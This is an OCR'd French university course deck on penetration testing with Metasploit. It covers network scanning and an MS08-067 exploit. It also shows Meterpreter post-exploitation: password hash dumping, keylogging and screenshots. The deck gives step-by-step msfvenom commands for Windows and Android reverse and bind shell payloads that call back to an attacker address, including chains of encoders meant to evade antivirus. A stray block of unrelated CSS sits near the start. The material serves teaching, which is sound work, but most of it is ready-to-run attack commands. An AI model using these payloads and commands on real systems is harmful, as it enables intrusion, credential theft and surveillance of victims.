Sécurité

des Systèmes d’Information

Tests

Mouhamadou SALL

Année 2021-2022

Sommaire

- Généralités et concepts
- Scan vulnérabilité Système
- Sécurité Configuration
- Analyse statique de code
- **Tests d’intrusion (suite)**

.field_information {cursor: pointer; float: left; margin: 1px 0 0 5px;}
.label {font-size: 81% !important;}
.btn_copy_text {width: 110px;}
#btn_get_first {width: 110px;}
.title {width: 701px !important;}
.tag-editor-delete {height: 25px !important;}
.tag-editor-delete i {line-height: 25px !important;}
#btn_settings:hover {cursor: pointer;transform: rotate(180deg);transition: all 0.5s ease-out 0s;}
.simple_text {text-decoration: none !important;}
.panel-settings {padding: 10px !important;}
#add_and_translate {font-size: 10px;}
.tooltipster-box {background: #fff !important;}

Exploitation
Framework Metasploit

- Démarrage Metasploit
  - root@kali:~#service postgresql start
  - root@kali:~# msfdb init
  - **root@kali:**~# **msfconsole**
  - show exploits

- **exploits** programmes pour exploiter les vulnerabilités

- Les modules **auxiliaries** sont des outils de **scan**

- Modules **posts** sont des modules de post exploitation --> outils accès à des données confidentielles (identifiant et mots de passe de services ou d'application …)

- **Payload** code que l'attaquant veut faire exécuter par la machine cible
  - exemple **reverse tcp** : C'est la machine cible qui se connecte à la machine de l'attaquant

- Modules **encodeurs** → outils pour dissimuler des **exploits** ou des **payloads**

Exploitation
Framework Metasploit

Nmap depuis msfconsole

msf>**db_nmap -v -sS -A adresse_cible**

Resultats dans data base

msf> **hosts**

msf> **services**

Generation de fichiers **XML**

db_nmap -v –sS –A –oX **nom_fichier** adresse_cible

import de fichier

db_import nomfichier

Reconnaissance Active
Framework Metasploit

Exercices

```
msf> db_nmap -Pn -sS -A -oX  nom_fichier 192.168.1.0/24
    msf> db_import nom-fichier.xml

msf> hosts
msf>services
```

Exploitation
Framework Metasploit

```
msf > use <exploit>

msf > set PAYLOAD <payload>  . Parfois  le payload est integre dans l'exploit
msf> show options
    msf> set <parametre>
    msf>  set <parametre>
msf> exploit
```

Exploitation

Framework Metasploit


```
msf > search ipidseq

msf > use auxiliary/scanner/ip/ipidseq
msf> show options
msf> set RHOSTS  192.168.56.0/24
msf> set THREADS 5

msf> nmap -PN -sI  adresse_zombie adresse_cible
```

Exploitation
Framework Metasploit


msf> nmap –PN –sI machine_zombie machine_cible



```
msf auxiliary(ipidseq) > exploit

[*] 192.168.182.2's IPID sequence class: Incremental!
[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  55 of 256 hosts (21% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 106 of 256 hosts (41% complete)
[*] 192.168.182.129's IPID sequence class: All zeros
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 155 of 256 hosts (60% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 234 of 256 hosts (91% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.182.2 192.168.18
[*] exec: nmap -PN -sI 192.168.182.2 192.168.182.129


Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-02 22:55 CET
```



```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-02 22:55 CET
Idle scan using zombie 192.168.182.2 (192.168.182.2:80); Class: Incremental
Nmap scan report for 192.168.182.129
Host is up (0.051s latency).
Not shown: 977 closed|filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Exploitation

Framework Metasploit

```
msf> search portscan

use auxiliary/scanner/portscan/syn
set RHOST adresse_cible
exploit
```

Exploitation

Framework Metasploit

Scan ciblé

Cilble	Scan
Scan de Server Message Block	use scanner/smb/smb_version
	use auxiliary/scanner/smb/smb_login
serveurs Microsoft SQL mal configurés	use scanner/mssql/mssql_ping
Scan de serveurs SSH	use scanner/ssh/ssh_version
Scan FTP	use scanner/ftp/ftp_version
	use auxiliary/scanner/ftp/anonymous
Scan NMP	use use scanner/snmp/snmp_login
VNC (Virtual Network Computing)	use auxiliary/scanner/vnc/vnc_none_auth

Tests d’intrusion
Synthese Scan ciblé

- **Scan de *Server Message Block***
  - msf > **use scanner/smb/smb_version**
  - msf > **set RHOSTS 192.168.1.155**
- **À la recherche de serveurs Microsoft SQL mal configurés**
- mssql_ping utilise le protocole UDP,
  - msf > **use scanner/mssql/mssql_ping**
  - msf > **set RHOSTS 192.168.1.0/24**
  - msf > **set THREADS 255**
- **Scan de serveurs *SSH***
  - msf > **use scanner/ssh/ssh_version**
  - msf > **set THREADS 50**
- **Scan *FTP***
  - msf > **use scanner/ftp/ftp_version**
  - msf > **set RHOSTS 192.168.1.0/24**
  - msf > **set THREADS 255**
  - **use auxiliary/scanner/ftp/anonymous**
- **Balayage de SNMP (*Simple Network Management Protocol*)**
  - msf > **use use scanner/snmp/snmp_login**
  - msf > **set RHOSTS 192.168.1.0/24**
  - **set THREADS 50**

Post Exploitation

Framework Metasploit - Meterpreter

- db_nmap –v –sS –A adresse_XP
- search ms08-067
- use exploit/windows/smb/ms08_067_netapi
- show options
- set RHOSTS adresse cibe
- exploit

meterpreter

- help → toutes les commande de post exploitation

- hash dump
- screenshot
- sysinfo
- run vnc
- run post/windows/capture/keylog_recorder
- keyscan_start
- keyscan_dump

Tests d’intrusion
Exercices

- https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Quelques commandes de base de *Meterpreter*

Affichage des commandes de base

meterpreter> **help**

Affichage de l’environnement du poste compromis

- meterpreter> **sysinfo**

Capture d’écran

- meterpreter > **screenshot**

Affichage des processus

- meterpreter > **ps**

Enregistrer les frappes clavier

- meterpreter > **keylog_recorder**

Récupération des noms d’utilisateurs et des mots de passe

- meterpreter > **hashdump**

Sommaire

Msfvenom – bin TCP

msfvenom

- root@kali:~# msfvenom -h

```
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help
```

Msfvenom windows/meterpreter_bind_tcp (cible)

1. msf>use windows/meterpreter_bind_tcp

2. msf > show options

```
–    Module options (payload/windows/meterpreter_bind_tcp):

–      Name        Current Setting  Required  Description
–      ----        ---------------  --------  -----------
–      EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
–      EXTENSIONS                   no        Comma-separate list of extensions to load
–      EXTINIT                      no        Initialization strings for extensions
–      LPORT       4444             yes       The listen port
–      RHOST                        no        The target address
```

3. **Generation de paylod bind_tcp**

```
kali>   msfvenom -p  windows/meterpreter/bind_tcp LPORT=4444
RHOST=192.168.1.109 -f exe -a x86 --platform windows -o
/root/Desktop/bind.exe
```

Msfvenom
windows/meterpreter_bind_tcp (attaquant)

```
msf> use  exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/bind_tcp
    PAYLOAD => windows/meterpreter/bind_tcp
msf > set LPORT 4444
    LPORT => 4444
msf > set RHOST 192.168.109
    RHOST => 192.168.109
msf > show options

msf > exploit
```

Sommaire

Msfvenom – Reverse TCP

Msfvenom windows/meterpreter_reverse_tcp (cible)

```
msf > use windows/meterpreter_reverse_tcp
msf  > show options
```

```
Module options (payload/windows/meterpreter_reverse_tcp):

  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  EXTENSIONS                   no        Comma-separated list of extensions to load
  EXTINIT                      no        Initialization strings for extensions
  LHOST                        yes       The listen address
  LPORT       4444             yes       The listen port
```

Generation de paylod reverse_tcp

```
kali>   msfvenom -p  windows/meterpreter_reverse_tcp
LPORT=4444 LHOST=192.168.1.104 (attaquante) -f exe -a x86 --
platform windows -o /root/Desktop/reverse.exe
```

Msfvenom
windows/meterpreter_reverse_tcp (attaquant)

```
msf> use  exploit/multi/handler

msf> set PAYLOAD windows/meterpreter/reverse_tcp
  – PAYLOAD => windows/meterpreter/bind_tcp


msf> set LHOST 192.168.1.104

msf> set LPORT 4444

msf> exploit
```

Sommaire

Msfvenom – Reverse TCP All ports

Msfvenom windows/meterpreter/reverse_tcp_allports (cible)

- **msf > use windows/meterpreter_reverse_tcp_allports (1-65535,)**
- **msf > show options**

```
– Module options (payload/windows/meterpreter/reverse_tcp_allports):

–    Name      Current Setting  Required  Description
–    ----      ---------------  --------  -----------
–    EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
–    LHOST                      yes       The listen address
–    LPORT     1                yes       The starting port number to connect back on
```

- **msf> set LHOST 192.168.1.104**

```
– LHOST => 192.168.1.104
```

Generation de paylod reverse_tcp_allports

```
kali> msfvenom -p  windows/meterpreter/reverse_tcp_allports
LPORT=1 LHOST=192.168.1.104 (attaquante)  -f exe -a x86 --
platform windows -o /root/Desktop/allports.exe
```

Msfvenom
windows/meterpreter_reverse_tcp (attaquant)

```
msf> use  exploit/multi/handler

msf> set PAYLOAD windows/meterpreter/reverse_tcp_allports

msf> set LHOST 192.168.1.104
msf> set LPORT 4444

msf> exploit
```

Sommaire

Msfvenom Encodeurs

Msfvenom
Encodeurs

- root@kali:~# msfvenom –l encoders

Msfvenom
Encodeurs Exemple

-
  ```
  root@kali:~# msfvenom -p  windows/meterpreter_reverse_tcp LPORT=4444 LHOST=192.168.1.104   -f exe -a x86 --platform windows  -e x86/shikata_ga_nai  -i 1 -o /root/Desktop/encod.exe
  _
  ```

-
  ```
  root@kali:~#
  ```

Msfvenom
Encodeurs - Exemple

-
  ```
  root@kali:~# msfvenom -p  windows/meterpreter_reverse_tcp LPORT=4444 LHOST=192.168.1.104  -f exe -a x86 --platform windows  -e x86/shikata_ga_nai  -i 1 -o /root/Desktop/encod.exe
  _
  ```

-
  ```
  root@kali:~#
  ```

Msfvenom
Multi Encodeurs - Exemple

-
```
root@kali:~# msfvenom -p  windows/meterpreter_reverse_tcp
LPORT=4444 LHOST=192.168.1.104 (attaquante) -f exe -a x86 --platform
windows  -e x86/shikata_ga_nai  -i 1 | msfvenom -e x86/jmp_call_additive -i 1 |
-a x86 --platform windows  | msfvenom -e x86/call4_dword_xor -i 1 | -a x86 --
platform windows | msfvenon -e x86/fnstenv_mov -i 1| -a x86 --platform
windows | msfvenom -e x86/shikata_ga_nai -i 1 | msfvenom -e
x86/alpha_mixed -i 1|  -a x86 --platform windows -f exe   -o
/root/Desktop/multiencod.exe
```

-
```
root@kali:~#
```

Sommaire

- Msfvenom Android

Msfvenom
android

- **msf > search type:payload platform:android**

```
Matching Modules
================

   Name                                         Disclosure Date  Rank    Description
   ----                                         ---------------  ----    -----------
   payload/android/meterpreter/reverse_http                      normal  Android Meterpreter, Android Reverse HTTP Stager
   payload/android/meterpreter/reverse_https                     normal  Android Meterpreter, Android Reverse HTTPS Stager
   payload/android/meterpreter/reverse_tcp                       normal  Android Meterpreter, Android Reverse TCP Stager
   payload/android/meterpreter_reverse_http                      normal  Android Meterpreter Shell, Reverse HTTP Inline
   payload/android/meterpreter_reverse_https                     normal  Android Meterpreter Shell, Reverse HTTPS Inline
   payload/android/meterpreter_reverse_tcp                       normal  Android Meterpreter Shell, Reverse TCP Inline
   payload/android/shell/reverse_http                            normal  Command Shell, Android Reverse HTTP Stager
   payload/android/shell/reverse_https                           normal  Command Shell, Android Reverse HTTPS Stager
   payload/android/shell/reverse_tcp                             normal  Command Shell, Android Reverse TCP Stager
```

Msfvenom
android (cible)

- **msf > use android/meterpreter_reverse_tcp**
- msf > show options

```
Module options (payload/android/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```

- msf payload(android/meterpreter_reverse_tcp) >

Generation de paylod reverse_tcp

```
root@kali:~# msfvenom -p  android/meterpreter_reverse_tcp
LPORT=4444 LHOST=192.168.1.105 R> /root/Desktop/Android.apk
```

Msfvenom
android (attaquant)

```
msf>use exploit/multi/handler
msf>  set PAYLOAD android/meterpreter/reverse_tcp
    PAYLOAD => android/meterpreter/reverse_tcp
msf>  set LHOST 192.168.1.105
    LHOST => 192.168.1.105
msf>  show options
    Module options (exploit/multi/handler):
      Name  Current Setting  Required  Description
      ----  ---------------  --------  -----------
    Payload options (android/meterpreter/reverse_tcp):
      Name   Current Setting  Required  Description
      ----   ---------------  --------  -----------
      LHOST  192.168.1.105    yes       The listen address
         LPORT  4444          yes       The listen port
    Exploit target:
      Id  Name
      --  ----
    0   Wildcard Target
msf>  exploit
```